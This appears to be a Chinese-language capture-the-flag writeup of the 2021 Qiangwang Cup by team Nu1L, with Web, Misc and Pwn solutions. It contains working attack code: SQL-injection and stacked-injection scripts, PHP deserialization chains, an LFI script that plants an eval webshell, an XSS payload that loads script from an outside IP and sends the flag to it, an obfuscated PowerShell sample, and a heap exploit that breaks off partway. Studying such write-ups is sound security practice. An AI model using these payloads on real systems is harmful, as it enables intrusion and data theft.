

# 2021 强网杯 Writeup - Nu1L

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## Web


### • Hard\_Penetration

shiro rce，注入内存马，发现 8005 端口还有一个 php 站点，当前用户为 ctf 没有高权限，于是审计 php 站点，发现为 TP3.1.3 开发的 cms，审计后发现后台存在注入，同时模板处可以任意文件包含：登录后台 payload 如下：


```
1  username[0]=exp&username[1]=>'Z' )) union select  
   1, 'admin', '', 1, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15, 16-- a&yzm=juik
```

在 tmp 目录创建 1.html，内容为：

```
1  <?php  
2  readfile('/flag');
```

← → ↻ 不安全 | 10.0.8.235:8005/admin/template/settings?theme=../../../../../../../../tmp/1.html ☆ 

flag{f5cf292e-dad3-41a4-b6a6-99f53c5f5733}



### • pop\_master

```
1  from phply import phplex  
2  from phply.phpparse import make_parser  
3  from phply.phpast import *  
4  import pprint
```

```

5  import nose
6
7  parser = make_parser()
8  func_name = "find your func"
9  con = open("./qwb/class.php").read()
10 lexer = phplex.lexer.clone()
11 lexer.filename = None
12 output = parser.parse(con, lexer=lexer)
13 functions = {}
14 target = functions[func_name]
15 i = 0
16 # 强赋值函数直接跳过
17 skip_func = []
18 pop_chain = []
19 pop_chain.append(func_name)
20 e = False
21 for out in output:
22     class_name = out.name
23     for node in out.nodes:
24         if(type(node) == Method):
25             functions[node.name] = out
26 while(e is False):
27     for node in target.nodes:
28         if(type(node) == Method):
29             if node.name == func_name:
30                 for subnode in node.nodes:
31
32                     if type(subnode) == MethodCall:
33                         # print(subnode)
34                         if(subnode.name in skip_func):
35                             continue
36                         target = functions[subnode.name]
37                         func_name = subnode.name
38                         pop_chain.append(func_name)
39                         break
40
41                     if(type(subnode) == If):
42                         # print(subnode)
43
44                     if type(subnode.node) == MethodCall :
45                         # print(subnode.node.name)
46                         if( subnode.node.name in skip_func):
47                             continue
48                         target = functions[subnode.node.name]
49                         func_name = subnode.node.name
50                         pop_chain.append(func_name)

```

```

51             break
52
53             if(type(subnode) == Eval):
54                 e = True
55
56     for pop in pop_chain:
57         print("class " + functions[pop].name + "{")
58         for node in functions[pop].nodes:
59             if(type(node) == ClassVariables):
60                 for subnode in node.nodes:
61                     print("public " + subnode.name + ';')
62                     print("public function __construct(){")
63                     if i+1 == len(pop_chain):
64                         print("")
65                     else:
66                         print("$this->" + subnode.name[1:] + "= new " +
functions[pop_chain[i+1]].name + "();")
67                     print("}")
68         print("}")
69         i += 1
70         if i == len(pop_chain):
71             break

```

## • WhereIsUWebShell

通过反序列化报错防止 throw

```

1  <?php
2  class myclass{
3      public $test;
4  }
5  class Hello{
6      public function __destruct()
7      {   if($this->qwb) echo file_get_contents($this->qwb);
8      }
9  }
10 $a=new myclass();
11 $b=new Hello();
12 $b->qwb="e2a7106f1cc8bb1e1318df70aa0a3540.php";
13 $a->test=$b;
14 echo serialize($a);

```

去掉最后大括号即可

读到第二层的源码：

```
1  <?php
2  function PNG($file)
3  {
4      if(!is_file($file)){die("我从来没有见过你");}
5      $first = imagecreatefrompng($file);
6      if(!$first){
7          die("发现了奇怪的东西2333");
8      }
9      $size = min(imagesx($first), imagesy($first));
10     unlink($file);
11     $second = imagecrop($first, ['x' => 0, 'y' => 0, 'width' => $size,
    'height' => $size]);
12     if ($second !== FALSE) {
13         imagepng($second, $file);
14         imagedestroy($second); //销毁，清内存
15     }
16     imagedestroy($first);
17 }
18 function GenFiles(){
19     $files = array();
20     $str = 'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789';
21     $len=strlen($str)-1;
22     for($i=0;$i<10;$i++){
23         $filename="php";
24         for($j=0;$j<6;$j++){
25             $filename .= $str[rand(0,$len)];
26         }
27         // file_put_contents('/tmp/'.$filename, 'flag{fake_flag}');
28         $files[] = $filename;
29     }
30     return $files;
31 }
32
33 $file = isset($_GET['c9eb959c-28fb-4e43-91a4-979f5c63e05f'])?
    $_GET['c9eb959c-28fb-4e43-91a4-979f5c63e05f']:"404.html";
34 $flag = preg_match("/tmp/i",$file);
35 if($flag){
36     PNG($file);
37 }
38 include($file);
39 $res = @scandir($_GET['b697a607-1479-4d4d-8ab3-f1f6a4270257']);
```

```

40  if(isset($_GET['b697a607-1479-4d4d-8ab3-f1f6a4270257']))&&$_GET['b697a607-
    1479-4d4d-8ab3-f1f6a4270257']=== '/tmp'){
41      $something = GenFiles();
42      $res = array_merge($res,$something);
43  }
44  shuffle($res);
45  @print_r($res);
46  ?>

```

生成图片马:

```

1  <?php
2  $p = array(0xa3, 0x9f, 0x67, 0xf7, 0x0e, 0x93, 0x1b, 0x23,
3             0xbe, 0x2c, 0x8a, 0xd0, 0x80, 0xf9, 0xe1, 0xae,
4             0x22, 0xf6, 0xd9, 0x43, 0x5d, 0xfb, 0xae, 0xcc,
5             0x5a, 0x01, 0xdc, 0x5a, 0x01, 0xdc, 0xa3, 0x9f,
6             0x67, 0xa5, 0xbe, 0x5f, 0x76, 0x74, 0x5a, 0x4c,
7             0xa1, 0x3f, 0x7a, 0xbf, 0x30, 0x6b, 0x88, 0x2d,
8             0x60, 0x65, 0x7d, 0x52, 0x9d, 0xad, 0x88, 0xa1,
9             0x66, 0x44, 0x50, 0x33);
10
11
12
13  $img = imagecreatetruecolor(32, 32);
14
15  for ($y = 0; $y < sizeof($p); $y += 3) {
16      $r = $p[$y];
17      $g = $p[$y+1];
18      $b = $p[$y+2];
19      $color = imagecolorallocate($img, $r, $g, $b);
20      imagesetpixel($img, round($y / 3), 0, $color);
21  }
22
23  imagepng($img, './1.png');
24  ?>

```

利用 php7 的 lfi bug 打即可 getshell, 直接复用王一航的脚本:

```

1  #!/usr/bin/env python
2  # -*- coding: utf-8 -*-
3
4  import requests
5  import string

```

```

6  import itertools,re
7
8  charset = string.digits + string.letters
9
10
11  base_url = "http://eci-xxxxxxx.cloudeci1.ichunqiu.com"
12
13
14  def upload_file_to_include(url, file_content):
15      files = {'file': ('1.png', open('1.png','rb'), 'image/png')}
16      try:
17          response = requests.post(url, files=files)
18      except Exception as e:
19          print e
20
21
22  def generate_tmp_files():
23      webshell_content = '<?php eval($_REQUEST[c]);?>'.encode(
24          "base64").strip().encode("base64").strip().encode("base64").strip()
25      file_content = '<?php if(file_put_contents("/tmp/ssh_session_HD89q2",
base64_decode("%s"))){echo "flag";}?>' % (
26          webshell_content)
27      phpinfo_url = "%s/e2a7106f1cc8bb1e1318df70aa0a3540.php?c9eb959c-28fb-
4e43-91a4-979f5c63e05f=php://filter/string.strip_tags/resource=./404.html" %
(
28          base_url)
29      length = 6
30      times = len(charset) ** (length / 2)
31      for i in xrange(times):
32          print "[+] %d / %d" % (i, times)
33          upload_file_to_include(phpinfo_url, file_content)
34
35
36  def main():
37      generate_tmp_files()
38
39
40  if __name__ == "__main__":
41      main()

```

翻了很久没发现 flag，最后查找 root 用户的信息，发

现 `/usr/bin/ed471efd0577be6357bb94d6R3@dF1aG`

`/11b/af893aaa/3056545a/5f1ad7d8/50557e0f/99cddcda/F1444ggg7063aa0e`，即可拿到 flag

## • EasySQL

### 过程

1. || 判断出来是 pgsql
2. 盲注出来用户是 postgres
3. 支持堆叠注入
4. pg 支持 create function 函数，然后通过 execute 去执行一个 statement
5. node 的那个客户端是事物执行的，所以要先 COMMIT，然后让他报错，省得走到后面没有 try catch 程序崩溃导致容器崩溃

```
1  import requests
2  import string
3
4  def inj(SQL):
5      url = "http://eci-2zehg7ugvk09tek5c710.cloudeci1.ichunqiu.com:8888/"
6
7      data = {
8          "username[]": 'admin',
9          "password": '\\' and 1=(case when({}) then 1 else cast((select
10             \'ddddd\' as numeric) end) -- -'.format(SQL),
11         }
12
13     resp = requests.post(url, data=data)
14
15     print(data)
16     content = resp.text
17     print(content)
18     return content
19
20 def bin_inj(SQL,length = False):
21     bottom = 0
22     upper = 256
23
24     while bottom < upper:
25         C = (bottom, upper)
26         sql = SQL+" between {} and {}".format(int(bottom), int(upper))
27         # print(C)
28         res = inj(sql)
29         # print(res)
30         if "Password Error!" in res:
31             # print("USE C1")
32             C_L = (int(((bottom+upper) / 2)+1), int(upper))
33             bottom, upper = (bottom, int((bottom + upper)/ 2) )
```



```

34         elif "Something Error!" in res:
35             # print("Change to C_L")
36             bottom, upper = C_L
37             C_L = (bottom, int((bottom + upper)/ 2) )
38
39         # print("###{},{},{}".format(bottom, upper))
40
41         return int(bottom)
42
43
44         if length:
45             print(bottom)
46         else:
47             print(chr(bottom))
48
49     def test():
50         url = "http://eci-2zeajgj31n7c3bzhuiy6.cloudeci1.ichunqiu.com:8888/"
51         data = {
52             'username[]': 'admin',
53             'password': ''; create function ddkkk(bd text) returns integer as
54             $$ BEGIN execute bd; return 1; END; $$ language plpgsql; select
55             ddkkk('i' || 'n' || 's' || 'e' || 'r' || 't' || ' ' || 'i' || 'n' || 't' || 'o' ||
56             '||'users(username, p' || 'a' || 's' || 'sword') || ' values(''admin'',
57             ''adddd'');'); COMMIT; select 'asdfasdf'::integer; -- -"
58         }
59
60         resp = requests.post(url, data=data)
61         print(data)
62         content = resp.text
63         print(content)
64         return content
65
66     def test2():
67         url = "http://eci-2zeajgj31n7c3bzhuiy6.cloudeci1.ichunqiu.com:8888/"
68         data = {
69             'username[]': 'admin',
70             'password': "adddd"
71         }
72
73         resp = requests.post(url, data=data)
74         print(data)
75         content = resp.text
76         print(content)
77         return content
78
79     def main():

```

```

76     # sql = "select * from information_schema.columns where
      table_name='users' and column_name='username'"
77     sql = "select version()"
78
79     # SQL = "length(({ }))".format(sql)
80
81     # length = bin_inj(SQL)
82     # print("Length: {}".format(length))
83
84     length = 190
85
86     res = "Post"
87     for i in range(1,length+1):
88         for char in string.printable:
89             SQL = "{} like '{}'".format(sql, res+char+"%")
90             # print(char)
91             resp = inj(SQL)
92             if 'Password Error!' in resp:
93                 res = res+ char
94                 print(res)
95                 break
96
97     print(res)
98
99     if __name__ == "__main__":
100         # main()
101         test()
102         test2()

```

- [强网先锋]赌徒

```

1  <?php
2  class Start
3  {
4      public $name;
5      public function __construct($a){
6          $this->name=$a;
7      }
8
9  }
10
11 class Info
12 {
13     public $file;

```

```

14
15     public function __construct($b){
16         $this->file['filename']=$b;
17     }
18 }
19
20 class Room
21 {
22     public $filename="/flag";
23     public $a;
24     public function __construct(){
25         $this->filename="/flag";
26     }
27     public function invoke(){
28         $this->a=new Room();
29     }
30 }
31 $a=new Room();
32 $a->invoke();
33 $b=new Info($a);
34 $c=new Start($b);
35 echo serialize($c);
36 ?>

```

## • Hard\_APT\_jeesite

```

1  String filepath = req.getRequestURI();
2      int index = filepath.indexOf(Global.USERFILES_BASE_URL);
3      if(index >= 0) {
4          filepath = filepath.substring(index +
Global.USERFILES_BASE_URL.length());
5      }
6      try {
7          filepath = UriUtils.decode(filepath, "UTF-8");
8      } catch (UnsupportedEncodingException e1) {
9          logger.error(String.format("解释文件路径失败, URL地址为%s", filepath),
e1);
10     }
11     File file = new File(Global.getUserfilesBaseDir() +
Global.USERFILES_BASE_URL + filepath);


```

userfiles 文件读取接口会截取/userfiles/后面的字符，当传递..时，会被 tomcat 目录穿越导致无法请求到该接口。


通过 tomcat 的 path variable 特性，/userfiles;能成功访问到接口，并且不会被截取。

再使用/userfiles;/userfiles;../WEB-INF/web.xml

获取到的 filepath 为 ../WEB-INF/web.xml，并且最终请求到的还是 userfiles 接口，实现了跨目录文件读取，然后拿到了邮箱账户。



登录邮箱拿到 flag



## • [强网先锋]寻宝

第一关：

```
1 ppp[number1]=11111a&ppp[number2]=3.0e6&ppp[number3]=61823470&ppp[number4]=0e11111&ppp[number5]=abcd
```

第二关随意使用一个支持自动分片下载的下載工具即可，比如迅雷。

解压拿到一堆 docx，写个脚本读一下内容找到 flag。

```
1 import glob
2 import zipfile
3 import tqdm
4
5 from xml.etree.cElementTree import XML
6
```

```

7  WORD_NAMESPACE =
    '{http://schemas.openxmlformats.org/wordprocessingml/2006/main}'
8  PARA = WORD_NAMESPACE + 'p'
9  TEXT = WORD_NAMESPACE + 't'
10
11
12  def get_docx_text(path):
13      document = zipfile.ZipFile(path)
14      xml_content = document.read('word/document.xml')
15      document.close()
16      tree = XML(xml_content)
17
18      paragraphs = []
19      for paragraph in tree.getiterator(PARA):
20          texts = [node.text
21                  for node in paragraph.getiterator(TEXT)
22                  if node.text]
23          if texts:
24              paragraphs.append(''.join(texts))
25
26      return '\n\n'.join(paragraphs)
27
28
29  files = glob.glob('*/*/*.docx')
30  for fname in tqdm.tqdm(files):
31      res = get_docx_text(fname)
32      if 'key2{' in res.lower():
33          print(fname, res)

```

## • EasyWeb

<http://47.104.137.239/hint>

```

1  {"hint": "# hint ^_^\n\tSo~ How to get files in this server?
    \n\tfiles/????????????????????????????????????"}

```

<http://47.104.137.239/files/>

```

1 [{"id":1,"path":"c09358adff2ebfff2ef9b4fbacc4ac0b","filename":"hint.txt","date":"5/31/2021, 9:10:29 PM"},
  {"id":2,"path":"1c60db40f1f992ff1b8243c1e24dd149","filename":"exp.py","date":"5/31/2021, 9:11:27 PM"},
  {"id":3,"path":"da2574de5ac23b656882772a625ba310","filename":"www.zip","date":"5/31/2021, 9:12:44 PM"}]

```

<http://47.104.137.239:36842/account/login>

```

1 Try to scan 35000-40000 ^_^.
2 All tables are empty except for the table where the username and password
  are located
3 Table: employee

```

后台登录发现有注入，直接进后台：

```

1 ' union select 1,2,3,4,5,6,7-- a

```

扫描发现存在 file 路由文件上传，经过测试发现文件采用无字符 webshell，文件名为 1.p<h<p，即可上传 shell，然后 jboss 部署 war 包拿 flag

## • EasyXSS

```

1 http://localhost:8888/about?
  theme="});var%09c=document.createElement("script");$(c).attr("nonce",$("scr
  ipt")
  [2].nonce);$(c).attr("s"%2b"rc","//58.87.73.74:8887/test.js");document.head.
  append(c);console.log({"te":"","//

```

```

1 var cccc = "flag{6bb77f8b-6bc8-4b9e-b654-8a4da5ae920d"
2
3 function post(ch) {
4   cccc = cccc + ch;
5   document.location="http://58.87.73.74:8887/"+cccc;
6 }
7
8 function test(ch) {
9   url = "http://localhost:8888/flag?var="+cccc+ch;

```

```

10     // console.log(url);
11     fetch(url).then(response => {if (response.status == 200) {
12         post(ch)
13     }});
14 }
15
16 // for(var i=0; i<5; i++) {
17
18     var charset = ['0', '1', '2', '3', '4', '5', '6', '7', '8', '9', 'a',
19         'b', 'c', 'd', 'e', 'f', '-', '{}']
20
21     for(var j=0; j<charset.length;j++) {
22         test(charset[j]);
23     }
24     // }

```

## Misc

### • BlueTeaming

在内存里搜 utf16 小端序的字符串的 powershell，发现有这个东西

```

1  HostApplication=powershell -nopprofile & ( $veRB0sepReFErEncE.t0strINg()
    [1,3]+'x'-J0in')( nEW-ObjEcT sySTEm.i0.sTreaMReAdER( ( nEW-ObjEcT
    SystEm.i0.CompreSsi0n.DEfLATEstREAm( [IO.meMoryStream]
    [CoNvERt]::fROMbASe64StRinG( 'NVJdb5tAEHyv1P9wQpYAuZDaTpVvEVqRi+5Sgmo/Axa0VRdo
    LXBUMyMGU7Es//fuQvoAN7e7Nzua3RqUcJbgQVLIJ1hzNi/eGLMYe2g0FX+0zHp19s0Uv4YHbnu
    8CzwI8nIW5UX4bNqM2RPGUtU4sPQSH+mmsFbIY87kFit3A6ohVnGIFbL0dLlXCdFhA10T3rGAEJY
    QvfIsgmAjw/mJXTPLssxsg3U59VTvyrT7JjvDS8bwN8NvbPYt81amMeItpi1TI3omaErK0f05bNr
    7LQVkwjYkqlZtkVtRUK8xxAQxxqylGVwM3dFX6jtw6TgbnrPRCMF1m75i3xAPhq2aqUnNKFyWqhN
    iu0bC4wV6kXHDsh6yF5k8Xgz7Hbi6+ACXI/vLQyoSv7x5/EgNbXvy+VPv0AtyvWuggvuGv0hZaNF
    S/wTlqN9xwqGuwQddst7Rh3AfvQKHLAoCsQ4jmMJBgKrpMbm/By8pcDQLz1ju3zFn6S12zB6PjXs
    Ifcj0XBmu8Qyqma4ETw2rd8w2MI92IGKU0HGqEGYacp7/Z2U+CB7gqJdy67c2dHYs0A0H598N33b
    3cr3j2EzoKXgpiv1+XjfbIryhRk+wakhq16TSqYhpKcHbpNTox9GYgyekcY0KcFGyKFf56YTF7dr
    g1ji+BMk/G7H04Y599sCFW3+NG7110aXZRntjFu94FGhHidQzYv0sSi0aLsFxaY6P6CbFWioRSU
    TGdSnyT8=' ) , [IO.coMPressION.coMPresSi0nm0de]::dEcOMPResS)),
    [TexT.ENcODInG]::AsCIi)).ReadToEnd();

```

用 volatility 的 dump registry 功能去 dump 一下注册表，挂载 hive 到 regedit 里面，然后搜这个后面的命令，就可以发现相应的键值

## • ISO1995

根据 ISO9660 光盘文件系统的格式，在 0x9800 找到了文件目录表，发现是 1024 个名为 FLAGFOLD 的文件，内容根据 LBA 在后面 0x26800 起的位置中，发现每一个文件只有一个字节，而且 FLAGFOLD 文件看上去都一样

在 0x16000 还能找到一个文件目录表，有 1024 个 flag xxxxx 的文件，时间字段的分钟和秒钟完全不合法，但是可以组成 0x000-0x3FF 的数字，刚好是 1024 个，FLAGFOLD 文件也是 1024 个，尝试把这个和每个文件的内容对应上

```
1  from Crypto.Util.number import bytes_to_long
2  with open('iso1995', 'rb') as f:
3      content = f.read()
4
5  res = content[0x26800:].replace(b'\x00'*16, b'')
6  res = res.replace(b'\x00'*15, b'')
7  # 0x9800
8  DIROFF = 0x16044
9  # DIROFF = 0x9844
10 flag = [0]*1024
11 off = 0
12 tt = []
13 for i in range(1024):
14     while content[DIROFF+60*i+off:DIROFF+60*i+off+2] != b'\x3c\x00':
15         off += 1
16     # print(hex(DIROFF+60*i+off))
17     t = bytes_to_long(content[DIROFF+60*i+off:][22:24])
18     # tt.append((i, t))
19     tt.append(t)
20 ff = ''
21
22 for idx, val in enumerate(tt):
23     # print(val, idx)
24     ff += res[val]
25     # flag[val[0]] = res[idx]
26 print(''.join(ff))
27 #print(len(set(''.join(flag))))
```

flag 就在里面。



## • 签到

签到

## • CipherMan

一个磁盘镜像和一个内存镜像

磁盘镜像信息

```
1 $ mmls secret
2 DOS Partition Table
3 Offset Sector: 0
4 Units are in 512-byte sectors
5
6      Slot      Start      End      Length      Description
7 000: Meta      0000000000  0000000000  0000000001  Primary Table (#0)
8 001: -----  0000000000  0000000127  0000000128  Unallocated
9 002: 000:000  0000000128  0001042559  0001042432  NTFS / exFAT (0x07)
10 003: -----  0001042560  0001048575  0000006016  Unallocated
```

65536 有 FVE-FS, 是 BitLocker

使用插件 (<https://raw.githubusercontent.com/elceef/bitlocker/master/bitlocker.py>) 可以从内存镜像里面读 bitlocker key

```
1 $ volatility -f memory --profile Win7SP1x86_23418 bitlocker
2 Volatility Foundation Volatility Framework 2.6
3
4 Address : 0x86863bc8
5 Cipher  : AES-128
6 FVEK    : 7c9e29b3708f344e4041271dc54175c5
7 TWEAK   : 4e3ef340dd377cea9c643951ce1e56c6
```

然后用 bdemount mount 一下

进去看到只有一个 README, 内容就是 flag。

## • ExtremelySlow

首先使用 HTTP header 中的 range 逐字节的下载了一个文件，由于 response 里面也有 range，读取所有的 response 然后拼起来

```
1  from pcapng import FileScanner
2  import pcapng
3
4  l = 1987
5
6  port_data = {}
7
8  file = 'ExtremelySlow.pcapng'
9  with open(file, 'rb') as fp:
10     scanner = FileScanner(fp)
11     for block in scanner:
12         if isinstance(block, pcapng.blocks.EnhancedPacket):
13             data = block.packet_payload_info[2]
14             ip_packet = data[14:34]
15             src_ip = ip_packet[12:16]
16             dst_ip = ip_packet[16:20]
17             if src_ip == '\x7f\x00\x00\x01' and dst_ip ==
                '\x7f\x00\x00\x01':
18                 tcp_packet = data[34:66]
19                 src_port = tcp_packet[0:2]
20                 dst_port = tcp_packet[2:4]
21                 if (src_port == '\x00\x50'):
22                     http_data = data[66:]
23                     if dst_port not in port_data:
24                         port_data[dst_port] = [http_data]
25                     else:
26                         port_data[dst_port].append(http_data)
27
28 # print port_data
29 #exit()
30
31 flag = ['\x00'] * 1987
32
33 n = 0
34 # print port_data
35 for k in port_data:
36     for i in range(len(port_data[k]) - 1):
37         if ('HTTP' in port_data[k][i]):
38             data = port_data[k][i]
39             if ('206 Partial' in data):
```

```

40         # idx = data[data.index]
41         # data = data[66:]
42         part1 = data[data.index('content-range: bytes')
+len('content-range: bytes'):]
43         idx = int(part1[:part1.index('-')].strip())
44         # print(idx)
45         part2 = part1[part1.index('\x0d\x0a\x0d\x0a') + 4:]
46         xx = part2
47         # print(len(part2))
48         if (len(part2) == 0):
49             xx = port_data[k][i+1]
50         # print(idx, xx.encode('hex'))
51         n += 1
52         flag[idx] = xx
53
54     flag = ''.join(flag)
55     print flag.encode('hex')
56     print n
57     open('flag.pyc', 'wb').write(flag)

```

提取出来一个 python3.10 的 pyc，工具配合人工逆向字节码恢复部分无法识别的代码可以恢复出主要逻辑（rc4 网上随便抄一个）：

```

1  import sys
2  from hashlib import sha256
3
4
5  def KSA(key):
6      """This initialises the permutation in array S."""
7      keylength = len(key)
8
9      # 256 is the max keylength
10     S = list(range(256))
11
12     j = 0
13     for i in range(256):
14         j = (j + S[i] + key[i % keylength]) % 256
15         # swap values of S[i] and S[j]
16         S[i], S[j] = S[j], S[i] # swap
17
18     return S
19
20
21 def PRGA(S):

```

```

22     """Initialises the pseudo-random generator, which takes in values of
    S"""
23
24     Klist = []
25     i = 0
26     j = 0
27     while True:
28         # increments i, and looks up the ith element of S, S[i]
29         i = (i + 1) % 256
30         # which it then adds to j
31         j = (j + S[i]) % 256
32         # swaps again
33         S[i], S[j] = S[j], S[i] # swap
34         # use the sum S[i] + S[j] mod 256 as an index to find a third
    element of S
35         K = S[(S[i] + S[j]) % 256]
36         # like return, but for generator functions
37         yield K
38
39
40 def RC4(key):
41     S = KSA(key)
42     return PRGA(S)
43
44
45 def xor(p, stream):
46     return ''.join(map((lambda x: chr(x ^ stream.__next__())), p))
47
48
49 if __name__ == '__main__':
50     w =
    b'\xf6\xef\x10H\xa9\xf0\x9f\xb5\x80\xc1d\xae\xd3\x03\xb2\x84\xc2\xb4\xe\x
    c8\xf3<\x151\x19\n\x8f'
51     e = b'$\r9\xa3\x18\xddW\xc9\x97\xf3\xa7\xa8R~'
52     b = b'geo'
53     s =
    b'}\xce`\xbej\xa2\x120\xb5\x8a\x94\x14{\xa3\x86\xc8\xc7\x01\x98\xa3_\x91\xd
    8\x82T*V\xab\xe0\xa1\x141'
54     t = b"Q_\xe2\xf8\x8c\x11M}'<@\xceT\xf6?
    _m\xa4\xf8\xb4\xea\xca\xc7:\xb9\xe6\x06\x8b\xeb\xfabH\x85xJ3$\xdd\xde\xb6\x
    dc\xa0\xb8b\x961\xb7\x13=\x17\x13\xb1"
55     # m = {
56     #     2: 115,
57     #     8: 97,
58     #     11: 117,
59     #     10: 114}

```

```

60     # n = {
61     #     3: 119,
62     #     7: 116,
63     #     9: 124,
64     #     12: 127}
65     # {x: n[x]^x for x in n}
66     # {5: 103, 4: 101, 6: 111}
67     m = {
68         2: 115,
69         8: 97,
70         11: 117,
71         10: 114, 5: 103, 4: 101, 6: 111, 3: 116, 7: 115, 9: 117, 12: 115}
72     stream = RC4(list(map((lambda x: x[1]), sorted(m.items())))) #
stegosaurus
73     print(xor(w, stream))
74     # p = sys.stdin.buffer.read()
75     p =
b'\xe5\n2\xd6"\xf0}I\xb0\xcd\xa2\x11\xf0\xb4U\x166\xc5o\xdb\xc9\xead\x04\x1
5b'
76     e = xor(e, stream)
77     c = xor(p, stream)
78     print(c)
79     print(xor(t, stream))
80     # if sha256(c).digest() == s:
81     #     print(xor(t, stream).decode())
82     #     return None
83     # None(e.decode())
84     # return None

```

看到要求输入神秘字符串，与 rc4 生成的 stream xor 后 sha256 满足要求，而且 rc4 密钥为 stegosaurus。猜测使用了 stegosaurus 工具进行 pyc 隐写，编译一个 python3.10 跑一下 stegosaurus 即可拿到输入 p，xor 后的 c 就是 flag。

## • 问卷题

问卷

## • EzTime

给了 NTFS 的 Log 和 MFT，要提取一个时间属性比较奇怪的文件

[https://github.com/msuhanov/dfir\\_ntfs](https://github.com/msuhanov/dfir_ntfs)

提取 MFT 里面的文件记录信息，一共大概 400 多个，发现其中有一条时间相当可疑

```
1 File record,281474976710804,Y,N,2286333,{45EF6FFC-F0B6-4000-A7C0-8D1549355A8C}.png,2021-05-19 15:59:00.000000,2021-05-22 16:28:34.000000,2021-05-22 16:28:34.000000,2021-05-22 16:32:48.448696,0,2021-05-22 16:28:34.022482,2021-05-22 16:28:34.022482,2021-05-22 16:28:34.022482,2021-05-22 16:28:34.022482,,14366,,,
```

3 个时间都是整数，就是这个文件

## Pwn

### • baby\_diary

申请23个堆块,然后show(-11)在堆地址与程序地址靠近的时候有概率泄漏出程序段地址，接着利用checksum可以off by null

```
1 from pwn import *
2 import fuckpy3
3 from pwnlib.ui import pause
4
5 libc = ELF('./libc-2.31.so')
6
7 def launch_gdb():
8     # context.terminal = ['xfce4-terminal', '-x', 'sh', '-c']
9     # gdb.attach(proc.pidof(p)[0])
10    os.system("gnome-terminal -- gdb -q ./tcache231 " + str(proc.pidof(p)[0]))
11
12 def add(s,c):
13     p.recvuntil('>>')
14     p.sendline('1')
15     p.recvuntil(':')
16     p.sendline(str(s))
17     p.recvuntil(':')
18     p.send(c)
19
20 def show(s):
21     p.recvuntil('>>')
22     p.sendline('2')
23     p.recvuntil(':')
24     p.sendline(str(s))
25
26 def dele(s):
27     p.recvuntil('>>')
```

```

26     p.sendline('3')
27     p.recvuntil(':')
28     p.sendline(str(s))
29
30     def test_check(d):
31         res = 0
32         for i in d.str():
33             res += ord(i)
34             res %= 0x100
35         print(res)
36
37     def de_check(d, final = 1):
38         res = 0
39         for i in d.str():
40             res += ord(i)
41         for i in range(0x100):
42             tmp = res + i
43             while tmp > 0xf:
44                 tmp = (tmp >> 4) + (tmp & 0xf)
45             if tmp == final:
46                 return i
47     # 224 -11
48
49     # p = process('./baby_diary')
50
51     # for i in range(22):
52     #     add(0x10d00, '\xff' * 0x100 + '\n')
53     # add(0x20000, 'aaa\n')
54     # launch_gdb()
55     while True:
56         try:
